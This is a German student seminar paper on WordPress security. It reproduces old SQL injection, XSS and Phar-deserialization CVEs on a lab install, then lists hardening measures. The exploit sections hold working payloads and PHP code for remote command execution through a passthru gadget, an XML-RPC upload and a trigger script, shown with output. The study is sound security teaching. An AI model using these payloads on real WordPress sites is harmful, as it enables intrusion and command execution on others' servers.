

HTW-Saarland

Fachbereich
Kommunikationsinformatik

Leitung: Prof. Dr.-Ing.
Damian Weber

Wintersemester 2018/19

Sicherheit von WordPress

Abkürzungsverzeichnis

CMS	<i>Content-Management-System (Inhaltsverwaltungssystem)</i>
CVE	<i>Common Vulnerabilities and Exposures</i>
Phar	<i>PHP Archive</i>
POP	<i>Property-oriented programming</i>
ROP	<i>Return-oriented programming</i>
SQLi	<i>SQL Injection</i>
XML-RPC	<i>Extensible Markup Language Remote Procedure Call</i>
XSS	<i>Cross Site Scripting</i>

Abbildungsverzeichnis

Abb.1: In der URL angegebene ID	6
Abb.2: Eingelegtes Beitragsbild.....	6
Abb.3: Ändern der ID in der XML-Datei	7
Abb.4: Erstellen eines benutzerdefinierten Feldes mit Angaben als Beispiel	7
Abb.5: Ändern der _thumbnail_id innerhalb von Burp.....	7
Abb.6: _wpnonce aus posts-filter entnehmen	8
Abb.7: Die Query mit enthaltenem Payload	8
Abb.8: Erstellter Pluginordner mit der angepassten Datei.....	9
Abb.9: Ausführung der XSS	9
Abb.10: Einfügen des Javascript in das Bild	10
Abb.11: Ausführen des Javascript durch Anklicken des Bildes	10
Abb.12. Plugin __destruct-Funktion.....	12
Abb.13: Nimmt ein Funktions-Name und Argument und ruft die Funktion auf.....	12
Abb.14: Laden der Dateien.....	13
Abb.15: Erstellung des Iterators	13
Abb. 16 Erstellung des Phar-Archives	13
Abb.17: Daten des Phar-Archives	14
Abb.18: Ändern des Phar-Archives zu einem .jpg	14
Abb.19: Aufrufen der Methode wp-getMediaItem	15
Abb.20: Ergebnis der Deserialisierung	15

Inhaltsverzeichnis

1. Einleitung	4
2. Auswahl der WordPress Version und Attacken	4
3. SQL-Injection Attacke.....	5
3.1. Kurzbeschreibung	5
3.2. Analyse der Datenströme.....	5
3.3. Vorbereitung und Ausführung	6
3.3.1. Wordpress Importer.....	6
3.3.2. Benutzerdefiniertes Feld.....	7
4. Cross-Site-Scripting	9
4.1. Kurzbeschreibung	9
4.2. Vorbereitung und Ausführung	9
4.2.1. XSS im Plugin-Editor (CVE-2017-14721)	9
4.2.2. XSS im link modal (CVE-2017-14718).....	10
5. Schwachstellenprüfung in Version 4.9.8	11
6. PHP Unserialization	11
6.1. Kurzbeschreibung	11
6.2. Was ist Phar?	12
6.3. Vorbereitung und Ausführung	12
7. Sicherheitsmöglichkeiten bei WordPress.....	16
7.1. Automatisches Update	16
7.2. Themes und Plugins von unsicheren Quellen	16
7.3. Ungenutzte Plugins, Themes und Accounts.....	16
7.4. Sichere Passwörter und weitere Login-Einstellungen	17
7.5. Sicherheits-Plugin nutzen.....	17
7.6. SSL nutzen	17
7.7. Bearbeitung von Themes über das Admin-Panel verbieten.....	17
7.8. Backups anfertigen	17
8. Schluss	18
9. Literaturverzeichnis	19

1. Einleitung

Anfangs war WordPress eher für Blogger geeignet, heute ist es das erfolgreichste freie CMS der Welt, das Lösungen für nahezu alle Aufgaben für eine „online Präsenz“ bereitstellt. Da es frei zur Verfügung steht und leicht zu bedienen ist, verwenden sehr viele Webseiten WordPress. In WordPress gibt es viele Sicherheitslücken, die von Hackern ausgenutzt werden können.

Ziel dieser Abhandlung ist es bestimmte Sicherheitslücken zu reproduzieren, zu untersuchen und am heutigen Stand von WordPress zu testen. Dazu wird eine ältere Version von WordPress installiert, die Datenströme zwischen Webserver und WordPress analysiert und bestimmte Sicherheitslücken aus der Vergangenheit demonstriert. Danach wird dies ein weiteres Mal mit einer neueren Version getestet, um zu bestätigen, dass diese Sicherheitslücken geschlossen wurden. Daraufhin werden weitere Angriffe auf das System demonstriert.

2. Auswahl der WordPress Version und Attacken

Es werden zwei verschiedene Versionsnummern von WordPress verwendet. Zuerst wird das Projekt mit WordPress 4.8.1 gestartet und auf dieser die Angriffe SQL-Injection Attacke CVE-2017-14723, Cross-Site-Scripting CVE-2017-14721 und CVE-2017-14718 demonstriert. An der Version 4.9.8 schauen wir ob diese Sicherheitslücken noch vorhanden sind und testen die Phar-Unserialization Attacke CVE-2018-20148.

3. SQL-Injection Attacke

3.1. Kurzbeschreibung

Eine SQL-Injection ist dann präsent, wenn Benutzereingaben ungeprüft in den SQL-Interpreter gelangen. Sie erlaubt das Ausführen von böswilligen SQL-Queries, was bis zu einer Komplettübernahme der Datenbank führen kann. Der Angreifer unterbricht den ursprünglichen Befehl mithilfe von Metazeichen wie z.B. Backslash, Anführungszeichen, Apostroph oder Semikolon und schleust so seinen Befehl ein, welcher dann vom SQL-Interpreter ausgeführt wird.

3.2. Analyse der Datenströme

Jedes Attachment besitzt in WordPress eine ID in der Tabelle *wp_postmeta*, wenn es einem Beitrag als Beitragsbild hinzugefügt wurde. Diese wird bei verschiedenen Aktionen wie zum Beispiel dem Editieren oder Löschen eines Objekts benötigt und von der *prepare(\$query, \$args)*-Funktion in der Datei */wp-includes/wp-db.php* zu einem SQL-String verarbeitet. Diese ID ist im Normalfall ein Integer. Ändert man sie jedoch zu einem spezifischen String kann man, durch die oben genannte Funktion, eine SQL-Injection herbeiführen.

Die Variable *\$query* ist ein SQL-Statement mit *sprintf()*-artigen Platzhaltern. Der Platzhalter-String *%1\$s* wird von der *prepare*-Funktion bearbeitet und in *%1\$s* umgewandelt. Dieser String wird von *sprintf()* interpretiert und gibt das erste Argument aus dem *sprintf*-Aufruf zurück. Dieses Argument ist in unserem Fall „*thumbnail*“, welches durch das Apostroph den SQL-Befehl abschließt und somit eine SQL-Injection ermöglicht.

Der SQL-String kommt ursprünglich aus der *wp_delete_metadata()*-Funktion in der Datei */wp-includes/meta.php* aus der Zeile „*\$object_ids = \$wpdb->get_col(\$wpdb->prepare("SELECT \$type_column FROM \$table WHERE meta_key = %s \$value_clause", \$meta_key));*“. Diese Funktion wird bei einer Löschung eines Beitrags auf der Seite */wp-admin/edit.php* in der Funktion *wp_delete_attachment()* aufgerufen.

3.3. Vorbereitung und Ausführung

Für die Ausführung braucht man zunächst einen Autor Account. Mit diesem lädt man ein Bild im Upload Bereich hoch und merkt sich die ID des Bildes, die in der URL steht:

`/wp-admin/upload.php?item=203`

Abb.1: In der URL angegebene ID

Um den benötigten String, in unserem Falle „203 %1\$s OR sleep(30)#“ in die Datenbank einzuschleusen, hat man folgende zwei Möglichkeiten.

3.3.1. Wordpress Importer

Bei dieser Methode erstellt man einen Beitrag und legt das hochgeladene Bild als Beitragsbild fest und speichert oder veröffentlicht den Beitrag.




Abb.2: Eingefügtes Beitragsbild

Hierdurch wird in der Datenbank ein Eintrag mit dem Feld „*meta_key*“ von dem Wert „*_thumbnail_id*“ erstellt. Von diesem muss das Feld „*meta_value*“ verändert werden.

Zum Verändern des „*meta_value*“-Feldes verwendet man das Plugin WordPress Importer. Man loggt sich als Admin ein und exportiert alle Daten von WordPress, löscht den erstellten Beitrag und öffnet die heruntergeladene XML-Datei mit einem Editor und verändert dort den Wert der „*_thumbnail_id*“ zu „*[id' %1\$%s OR sleep(30)#]*“

```
<wp:postmeta>
  <wp:meta_key><![CDATA[_thumbnail_id]]></wp:meta_key>
  <wp:meta_value><![CDATA[203 %1$%s OR sleep(30)#]]></wp:meta_value>
</wp:postmeta>
```

Abb.3: Ändern der ID in der XML-Datei

Mit dem WordPress Importer lädt man diese Datei hoch und das veränderte „*meta_value*“ ist nun in der Datenbank.¹

3.3.2. Benutzerdefiniertes Feld

Bei dieser Methode erstellt man einen Beitrag und fügt diesem ein benutzerdefiniertes Feld mit dem Namen „*_thumbnail_id*“ und den Exploit-String als Wert hinzu.

Name	Wert
_thumbnail_id	215 %1\$%s OR sleep(30)#

Benutzerdefiniertes Feld hinzufügen

Abb.4: Erstellen eines benutzerdefinierten Feldes mit Angaben als Beispiel

Bevor man „Benutzerdefiniertes Feld hinzufügen“ bestätigt, muss man den Request mit einem Proxy, z.B. Burp Suite, abfangen und die „*metakeyinput*“-Variable mit %00 präfigieren.

```
Cookie: wp-saving-post=211-check; wp-saving-post=204-saved;
wordpress_50496e8c7e0f17ea0ebfff8c555a1253=test%7C1548610756%7CKTJMPVOCpyRBv9ZpJ9OWjLa;
B3df1cc87190a614fc11; wordpress_test_cookie=WP+Cookie+check;
wordpress_logged_in_50496e8c7e0f17ea0ebfff8c555a1253=test%7C1548610756%7CKTJMPVOCpyRBv9ZpJ9OWjLa;
a00b5f4188d0f6c54bc8aa4d996d93; wp-settings-2=libraryContent%3Dbrowse%26uploader%3D1;
_ajax_nonce=0&action=add-meta&metakeyinput=%00_thumbnail_id&metavalue=215+%251%24%25s+
```

Abb.5: Ändern der *_thumbnail_id* innerhalb von Burp

¹Vgl. (Slavco, 2019)

Mit dem Exploit-String in der Datenbank beschafft man sich als Autor auf der Seite „/wp-admin/edit.php“ den Wert der „_wpnonce“ aus der Form mit der ID „posts-filter“ im Quelltext.²

```
<form id="posts-filter" method="get">
  <p class="search-box">
    <input class="post_status_page" type="hidden" name="post_status" value="all">
    <input class="post_type_page" type="hidden" name="post_type" value="post">
    <input id="_wpnonce" type="hidden" name="_wpnonce" value="0343939270">
    <input type="hidden" name="_wp_http_referer" value="/wp/wp-admin/edit.php?_wpnonce=0343939270&paged=1">
```

Abb.6: _wpnonce aus posts-filter entnehmen

Man fügt die „_wpnonce“ in folgende URL ein:

/wp-admin/edit.php?action=delete&_wpnonce=xxx
&ids=203%20%251%24%25s%20OR%20sleep(30)%23

„203%20%251%24%25s%20OR%20sleep(30)%23“ ist der URL Encode von „203 %1\$%s OR sleep(30)#“

Beim Absenden des Request hängt sich die Seite auf und im Log der Datenbank sieht man nun eine Query, die unseren Payload enthält.^{3 4}

```
899 Query      SELECT comment_approved, COUNT( * ) AS total
FROM wp_comments

GROUP BY comment_approved
899 Query      SELECT option_value FROM wp_options WHERE optio$
899 Query      SELECT option_value FROM wp_options WHERE optio$
899 Query      SELECT option_value FROM wp_options WHERE optio$
899 Query      SELECT * FROM wp_posts WHERE ID = 203 LIMIT 1
899 Query      SELECT * FROM wp_posts WHERE ID = 203
899 Query      SELECT post_id, meta_key, meta_value FROM wp_po$
899 Query      SELECT t.term_id, tt.parent, tt.count, tt.taxo$
899 Query      SELECT t.term_id, tt.parent, tt.count, tt.taxo$
899 Query      SELECT meta_id FROM wp_postmeta WHERE meta_key $
$a_key = '_thumbnail_id' AND meta_value = '203 _thumbnail_id' OR sleep(30)#'
```

Abb.7: Die Query mit enthaltenem Payload

²Vgl. (Ambulong, 2019)

³Vgl. (Ambulong, 2019)

⁴Vgl. (Slavco, 2019)

4. Cross-Site-Scripting

4.1. Kurzbeschreibung

Cross Site Scripting (XSS) ist eine der häufigsten genutzten Angriffsmethoden, mit dem Ziel an vertrauliche Daten zu gelangen oder sonstigen Schaden anzurichten. Bei XSS wird der Angriffscode in einen vermeintlich sicheren Kontext eingebettet und in einer Webanwendung ausgeführt.⁵

4.2. Vorbereitung und Ausführung

4.2.1. XSS im Plugin-Editor (CVE-2017-14721)

Dieser Angriff nutzt den Namen eines Plugins aus, um eine XSS Attacke auszuführen. Dazu erstellt man einen Ordner mit dem Namen `<script>payload<` in `/wp-content/plugins/`. In diesem Ordner erstellt man eine PHP-Datei mit dem Namen `script>.php`. Der Pfad, der vom Plugin-Editor gelesen wird lautet `/wp-content/plugins/<script>payload</script>.php`.




Abb.8: Erstellter Pluginordner mit der angepassten Datei

Beim Öffnen des Plugin-Editors `/wp-admin/plugin-editor.php` wird der Pfad auf der Webseite angezeigt und der Payload ausgeführt.

Der eingefügte Code wird an zwei Stellen ausgeführt einmal bei Bearbeite „dateiname.php“ und unter den Plugin-Dateien.





Abb.9: Ausführung der XSS

⁵ Vgl.(seo-analyse.com, 2019)

4.2.2. XSS im link modal (CVE-2017-14718)

Beim Erstellen eines Beitrags muss ein Bild mit einem Link zu einer individuellen URL hinzugefügt werden.



ANZEIGE-EINSTELLUNGEN FÜR ANHÄNGE

Ausrichtung: Keine

Link zur: Individuelle URL

javascript:alert("XSS in Link Modal")

Größe: Vollständige Größe – 820 x 512

Abb. 10: Einfügen des Javascript in das Bild

Wenn nun ein Javascript eingefügt wurde, kann über das Anklicken des Bildes ein Skript abgerufen werden.




Abb. 11: Ausführen des Javascript durch Anklicken des Bildes

5. Schwachstellenprüfung in Version 4.9.8

Nach dem Update scheint der Editor keine XSS mehr auszuführen und diese neu zu erstellen funktioniert auch nicht mehr.

Die XSS mit der man eine URL in ein Bild einfügen konnte, scheint auch nicht mehr vorhanden zu sein, da die Funktion, um eine URL in ein Bild einzufügen entfernt wurde.

Bei der SQLi wird beim Ausführen der veränderten URL die Website nicht mehr gefunden, so dass kein Befehl mehr durchgegeben werden kann.

6. PHP Unserialization

6.1. Kurzbeschreibung

Die PHP-Deserialisierungsanfälligkeit, oder auch PHP-Objektinjektion, ist eine Schwachstelle in den Dateisystem-Funktionen von PHP (z.B. `fopen()`, `copy()`, `file_exists()` und `filesize()`)⁶. Beim Benutzen dieser Funktionen mit einem `Phar://` Stream-Wrapper wird ein in einem Phar-Archiv serialisiertes Objekt deserialisiert und dessen `__wakeup` oder `__destruct`-Funktion ausgeführt. Dies ermöglicht das Zusammensetzen von sogenannten POP-Ketten, mit denen man in der Anwendung vorhandenen Code in einem nicht vorhergesehenen Kontext verwenden kann (Ähnlich wie ROP).

Um eine Schwachstelle in der PHP-Objektinjektion erfolgreich ausnutzen zu können, müssen zwei Bedingungen erfüllt sein:

- Die Anwendung muss eine Klasse verfügen und muss über eine magische PHP-Methode implementiert werden (z.B. `__wakeup` oder `__destruct`).
- Alle während des Angriffs verwendeten Klassen müssen beim Aufruf der anfälligen *unserialize()-Funktion* deklariert werden. Andernfalls muss das automatische Laden von Objekten für solche Klassen unterstützt werden.⁷

⁶ Vgl.(Thomas, 2019)

⁷ Vgl.(Fernandez, 2019)

6.2. Was ist Phar?

Phar bzw. PHP-Archiv ist eine Erweiterung in PHP, die in tar, zip oder benutzerdefinierten Formaten vorkommen können. Sie ermöglicht es aus einer komprimierten Archivdatei Programme oder Dateien zu verarbeiten.⁸

6.3. Vorbereitung und Ausführung

Für die PHP-Objektinjektion benötigen wird das Plugin WooCommerce < 3.2.4.⁹ Diese Version des Plugins hat eine `__destruct`-Funktion in `/wordpress/wp-content/plugins/woocommerce-3.2.0/includes/log-handlers/class-wc-log-handler-file.php`, die über ein Array iteriert.

```
class WC_Log_Handler_File extends WC_Log_Handler {
    protected $handles;
    public function __destruct() {
        foreach ( $this->handles as $handle ) {
            if ( is_resource( $handle ) ) {
                fclose( $handle );
            }
        }
    }
}
```

Abb. 12. Plugin `__destruct`-Funktion

Mit dieser Funktion kann man über einen `Requests_Utility_FilteredIterator` iterieren und eine beliebige Funktion als Callback aufrufen.

```
public function __construct($data, $callback) {
    parent::__construct($data);

    $this->callback = $callback;
}

/**
 * Get the current item's value after filtering
 *
 * @return string
 */
public function current() {
    $value = parent::current();
    $value = call_user_func($this->callback, $value);
    return $value;
}
```

Abb. 13: Nimmt ein Funktions-Name und Argument und ruft die Funktion auf

⁸ Vgl.(manual, 2019)

⁹ Vgl.(El Ouerghemmi & Mihajloski, 2019)

Um ein Phar-Archiv zu erstellen, lädt man zuerst die Dateien *wp-load.php*, *class-wc-log-handler-file.php* und *FilteredIterator.php*:

```
1 <?php
2 require('wp-load.php');
3 require_once(
4     dirname( __FILE__ ).
5     '/wp-content/plugins/woocommerce-3.2.0/includes/log-handlers/class-wc-log-handler-file.php');
6 require_once(
7     dirname( __FILE__ ).
8     '/wp-includes/Requests/Utility/FilteredIterator.php');
```

Abb. 14: Laden der Dateien

Es muss ein *WC_Log_Handler_File*-Objekt mit einem *Requests_Utility_FilteredIterator* als *\$handle* serialisiert werden. Diesen Iterator erstellen wir wie folgt:

```
$arr = array("1" => '@passthru($_GET["c"]);');
$obj_ = new Requests_Utility_FilteredIterator($arr, "assert");
```

Abb. 15: Erstellung des Iterators

Und danach erstellen wir ein *WC_Log_Handler_File*-Objekt mit dem obigen Iterator als *\$handles*-Variable und serialisieren es in den Metadaten:¹⁰

```
class myClass extends WC_Log_Handler_File{
    protected $wc;
    public function make($handle) {
        $this->wc = new WC_Log_Handler_File();
        $this->wc->handles = $handle;
        unlink("files/phar.phar");
        $phar = new Phar("files/phar.phar");
        $phar->startBuffering();
        $phar->addFromString("test.txt","test");
        $phar->setStub("<?php __HALT_COMPILER(); ?>");
        $phar->setMetadata($this->wc);
        $phar->stopBuffering();
    }
}

$obj_ = new myClass();
$obj->make($obj_);
```

Abb. 16 Erstellung des Phar-Archives

¹⁰ Vgl.(freebuf, 2019)

Das resultierende Phar-Archiv sollte etwa so aussehen:

```
00000000: 13c3f 7068 7020 5f5f 4841 4c54 5f43 4f4d <?php __HALT_COM
00000010: 5049 4c45 5228 293b 203f 3e0d 0a2b 0100 PILER(); ?>...+..
00000020: 0001 0000 0011 0000 0001 0000 0000 00f5 .....
00000030: 0000 004f 3a31 393a 2257 435f 4c6f 675f ...0:19:"WC_Log_
00000040: 4861 6e64 6c65 725f 4669 6c65 223a 333a Handler_File":3:
00000050: 7b73 3a31 303a 2200 2a00 6861 6e64 6c65 {s:10:"*.handle
00000060: 7322 3b43 3a33 333a 2252 6571 7565 7374 s";C:33:"Request
00000070: 735f 5574 696c 6974 795f 4669 6c74 6572 s_Utility_Filter
00000080: 6564 4974 6572 6174 6f72 223a 3837 3a7b edIterator":87:{
00000090: 783a 693a 303b 613a 313a 7b69 3a31 3b73 x:i:0;a:1:{i:1;s
000000a0: 3a32 323a 2240 7061 7373 7468 7275 2824 :22:"@passthru($
000000b0: 5f47 4554 5b22 6322 5d29 3b22 3b7d 3b6d _GET["c"]);";};m
000000c0: 3a61 3a31 3a7b 733a 3131 3a22 002a 0063 :a:1:{s:11:"*.c
000000d0: 616c 6c62 6163 6b22 3b73 3a36 3a22 6173 allback";s:6:"as
000000e0: 7365 7274 223b 7d7d 733a 3137 3a22 002a sert";}}s:17:"*.
000000f0: 006c 6f67 5f73 697a 655f 6c69 6d69 7422 .log_size_limit"
00000100: 3b69 3a35 3234 3238 3830 3b73 3a31 343a ;i:5242880;s:14:
00000110: 2200 2a00 6361 6368 6564 5f6c 6f67 7322 ".*.cached_logs"
00000120: 3b61 3a30 3a7b 7d7d 0800 0000 7465 7374 ;a:0:{}}...test
00000130: 2e74 7874 0400 0000 b5e6 4d5c 0400 0000 .txt.....M\....
00000140: 0c7e 7fd8 a401 0000 0000 0000 7465 7374 .~.....test
00000150: 032a e5f2 12a6 f612 22cc e492 a15d 2eaf .*....."....]..
00000160: 067c 5689 0200 0000 4742 4d42 o|V....GBMB
```

Abb. 17: Daten des Phar-Archives

Dann benennen wir das entstandene Phar_Archiv um, so dass es in .jpg endet und uploaden das Phar als Bild über ein XML-RPC.¹¹

```
$filename = "phar.jpg";
$username = 'test';
$password = 'test2';
$wpwebsite = 'http://192.168.178.44/wordpress';
$xmlclient = $wpwebsite.'/xmlrpc.php';
$client = new IXR_Client($xmlclient);
$client->debug = true;
$params = array('name' => 'phartest.jpg', 'type' => 'image/pwnage',
'bits'=>new IXR_Base64(file_get_contents($filename)), 'overwrite' => false);
if (!$res = $client->query('wp.uploadFile',1, $username, $password, $params)) {
    die('Something went wrong - '.$client->getErrorCode().' : '.$client->getErrorMessage());
} else {
    $response = $client->getResponse();
    print_r($response);
}
```

Abb. 18: Ändern des Phar-Archives zu einem .jpg

¹¹ Vgl.(freebuf, 2019)

Wir rufen über einen weiteren RPC-Call die Methode `wp.getMediaItem` mit der ID des Attachment und einer `$_GET`-Variable `c`, die den Befehl „ls -la“ enthält, auf.

```
$username = 'test';
$password = 'test2';
$wpsite = 'http://192.168.178.44/wordpress';
$command = urlencode('ls -la');
echo $command;
$xmlclient = $wpsite.'/xmlrpc.php?c='.$command;
$client = new IXR_Client($xmlclient);
$client->debug = true;
$thumbID = 227;
if (!$res = $client->query('wp.getMediaItem',1, $username, $password, $thumbID)) {
    die('Something went wrong - '.$client->getErrorCode().' : '.$client->getErrorMessage());
} else {
    $response = $client->getResponse();
    print_r($response);
}
```

Abb.19: Aufrufen der Methode `wp-getMediaItem`

Dies liefert uns folgendes Ergebnis: ¹²

```
<pre class="ixr_response">HTTP/1.1 200 OK
.....
.....
total 812
drwxr-xr-x 12 jens jens 4096 Dec 10 21:03 .
drwxr-xr-x  5 root root 4096 Jan 27 11:37 ..
-rw-r--r--  1 jens jens  274 Dec 10 21:03 .editorconfig
-rw-r--r--  1 jens jens   24 Dec 10 21:03 .eslintignore
-rw-r--r--  1 jens jens 1332 Dec 10 21:03 .eslintrc.json
-rw-r--r--  1 jens jens 3216 Dec 10 21:03 CODE_OF_CONDUCT.md
```

Abb.20: Ergebnis der Deserialisierung

¹² Vgl.(freebuf, 2019)

7. Sicherheitsmöglichkeiten bei WordPress

7.1. Automatisches Update

WordPress bekommt regelmäßig Updates. Unter den Updates gibt es nicht nur neue Funktionen, sondern auch Sicherheits-Updates und kleinere Bugfixes. Diese sollten so schnell wie möglich aufgespielt werden.¹³ Schon seit WordPress 3.7 werden Updates automatisch implementiert, wenn in der wp-config.php-Datei

`„define('WP_AUTO_UPDATE_CORE', true);“`

eingefügt wird. So werden alle Updates automatisch implementiert. Man sollte aber beachten, dass die größeren Updates oftmals Konflikte mit Plugins und Themes auslösen können.¹⁴

Was für WordPress gilt, gilt auch für Themes und Plugins, die immer aktuell gehalten werden sollten.

7.2. Themes und Plugins von unsicheren Quellen

Bei freien Themes und Plugins besteht die Gefahr, dass diese Fehler, ein böses JavaScript oder viele weitere Probleme haben können. Deshalb sollte man keine Themes oder Plugins von unsicheren Quellen herunterladen und nutzt besser die bei wordpress.org angebotenen Themes und Plugins. Dort werden diese geprüft und dann zum Download bereitgestellt.¹⁵

7.3. Ungenutzte Plugins, Themes und Accounts

Ein Sicherheitsrisiko ist gegeben, wenn Plugins usw. nicht regelmäßig geupdatet werden. Auch das Ansammeln von ungenutzten Plugins und User-Accounts sind ein Sicherheitsrisiko. Besser man löscht selten genutzte Plugins und Themes. Je weniger Accounts desto besser, da diese ein Einlasstor für Hacker sein können.¹⁶

¹³ Vgl.(webtimser, 2019)

¹⁴ Vgl.(WordPress, 2019)

¹⁵ Vgl.(Messer, 2019)

¹⁶ Vgl.(Zarte, 2019)

7.4. Sichere Passwörter und weitere Login-Einstellungen

Beim Erstellen eines neuen Accounts sollte man einiges beachten, z.B. sollte der Admin nicht den Nutzernamen „admin“ erhalten und die Nutzer mit Administrationsrechten gering halten. Seit einiger Zeit besitzt WordPress einen Passwortstärken-Generator, den man nutzen sollte. Ein sicheres Passwort besteht aus Groß- und Kleinbuchstaben, Sonderzeichen (!?-) und Zahlen.

Um Brut-Force-Attacken zu vermeiden, kann man die Anzahl der Login-Versuche eingrenzen. Dabei helfen zahlreiche Sicherheits-Plugins oder man nutzt WP Limit Login Attempts.¹⁷

7.5. Sicherheits-Plugin nutzen

Für bessere Sicherheit gibt es auch Sicherheits-Plugins, die man installieren kann. Somit wird die Website verstärkt geschützt.¹⁸

7.6. SSL nutzen

Stelle WordPress auf HTTPS um. Durch die SSL-Verschlüsselung wird die Datenübertragung abgesichert.¹⁹

7.7. Bearbeitung von Themes über das Admin-Panel verbieten

Über das Admin-Panel hat man leichten Zugang zum Design- und Plugin-Editor. Damit können Änderungen vorgenommen und Malware installiert werden. Diese Option kann man in der Datei *wp-config.php* deaktivieren indem

```
define('DISALLOW_FILE_EDIT',true);
```

hinzugefügt wird.¹⁷

7.8. Backups anfertigen

Die WordPress-Datenbank und die Inhalte sollte man in regelmäßigen Abständen sichern. Ein Backup kann man über verschiedene Backup Plugins erstellen. Zusätzlich kann man auch die komplette Seite mit dem Plugin „*Duplicator*“ klonen.¹⁷

¹⁷ Vgl.(webtimser, 2019)

¹⁸ Vgl.(Zarte, 2019)

¹⁹ Vgl.(Messer, 2019)

8. Schluss

WordPress ist eine unsichere Webanwendung. Aufgrund seines modularen Aufbaus und Fehlern können oft Dritte diese ausnutzen um an Daten heranzukommen oder Schäden anzurichten. Gerade die SQL-Injections und PHP-unserialize gehören zu den gefährlichsten Hacks überhaupt, da Attacken in der Realität automatisiert ablaufen mit Hilfe von kleinen Programmen. Oft bemerkt man im täglichen Betrieb nicht einmal etwas davon. Erst wenn es dann zu spät ist und die Webseite nicht mehr funktioniert oder man von Dritten aufmerksam gemacht wird, dass etwas nicht stimmt.

Erst vor kurzem wurde in vielen Portalen davon berichtet, dass tausende WordPress-Seiten mit Schadsoftware infiziert sind. Die Hacker haben veraltete Plugins und Themes verwendet, um Schadsoftware auf die WordPress-Seiten hochzuladen.²⁰

Für viele hängt auch das Geschäft von der WordPress-Webseite ab. Daher ist es wichtig die WordPress-Seite entsprechend zu schützen. Wie man sieht, gibt es zahlreiche Möglichkeiten wie man die Sicherheit erhöhen kann. Sicherlich machen diese Sicherheitsmaßnahmen die Webseite nicht undurchdringbar, aber man legt einen Grundstein und macht sich selbst stets bewusst, dass man selbstständig sich um die Sicherheit der Webseite kümmern muss.

²⁰ Vgl.(Beiersmann, 2018)

9. Literaturverzeichnis

- Ambulong. (Zuletzt Besucht 28. Januar 2019). Von <http://blog.vulnspy.com/2017/11/09/Wordpress-4-8-2-SQL-Injection-POC/> abgerufen
- Beiersmann, S. (Zuletzt besucht 29. Januar 2018). Von <https://www.zdnet.de/88342967/tausende-wordpress-seiten-mit-schadcode-infiziert/> abgerufen
- El Ouerghemmi, K., & Mihajloski, S. (Zuletzt Besucht 28. Januar 2019). Von <https://blog.ripstech.com/2018/woocommerce-php-object-injection/> abgerufen
- Fernandez, J. M. (Zuletzt Besucht 28. Januar 2019). Von <https://www.tarlogic.com/en/blog/how-php-object-injection-works-php-object-injection/> abgerufen
- freebuf. (Zuletzt besucht. Januar 2019). Von <https://www.freebuf.com/column/182293.html> abgerufen
- manual, P. (Zuletzt Besucht 28. Januar 2019). Von <http://php.net/manual/de/book.phar.php> abgerufen
- Messer, T. (Zuletzt besucht 28. Januar 2019). Von <https://www.globalsign.com/de-de/blog/tipps-fuer-eine-sichere-wordpress-website/> abgerufen
- seo-analyse.com. (Zuletzt Besucht 28. Januar 2019). Von <https://www.seo-analyse.com/seo-lexikon/c/cross-site-scripting/> abgerufen
- Slavco. (Zuletzt Besucht 28. Januar 2019). Von <https://medium.com/websec/wordpress-sqli-poc-f1827c20bf8e> abgerufen
- Thomas, S. (Zuletzt Besucht 28. Januar 2019). Von <https://cdn2.hubspot.net/hubfs/3853213/us-18-Thomas-It's-A-PHP-Unserialization-Vulnerability-Jim-But-Not-As-We-....pdf> abgerufen
- webtimser. (Zuletzt besucht 28. Januar 2019). Von <https://www.webtimiser.de/wordpress-sicherheit-erhoehen/> abgerufen
- WordPress. (Zuletzt besucht 28. Januar 2019). Von https://codex.wordpress.org/de:Automatische_Hintergrund_Updates_einstellen abgerufen
- Zarte, M. (Zuletzt besucht. Januar 2019). Von https://markus-zarte.de/5-wordpress-sicherheitsfehler-die-hacker-ausnutzen-und-was-sie-dagegen-tun-koennen/#Fehler_5_Ungenutzte_Plugins_Themes_und_Benutzerkonten_nicht_loeschen abgerufen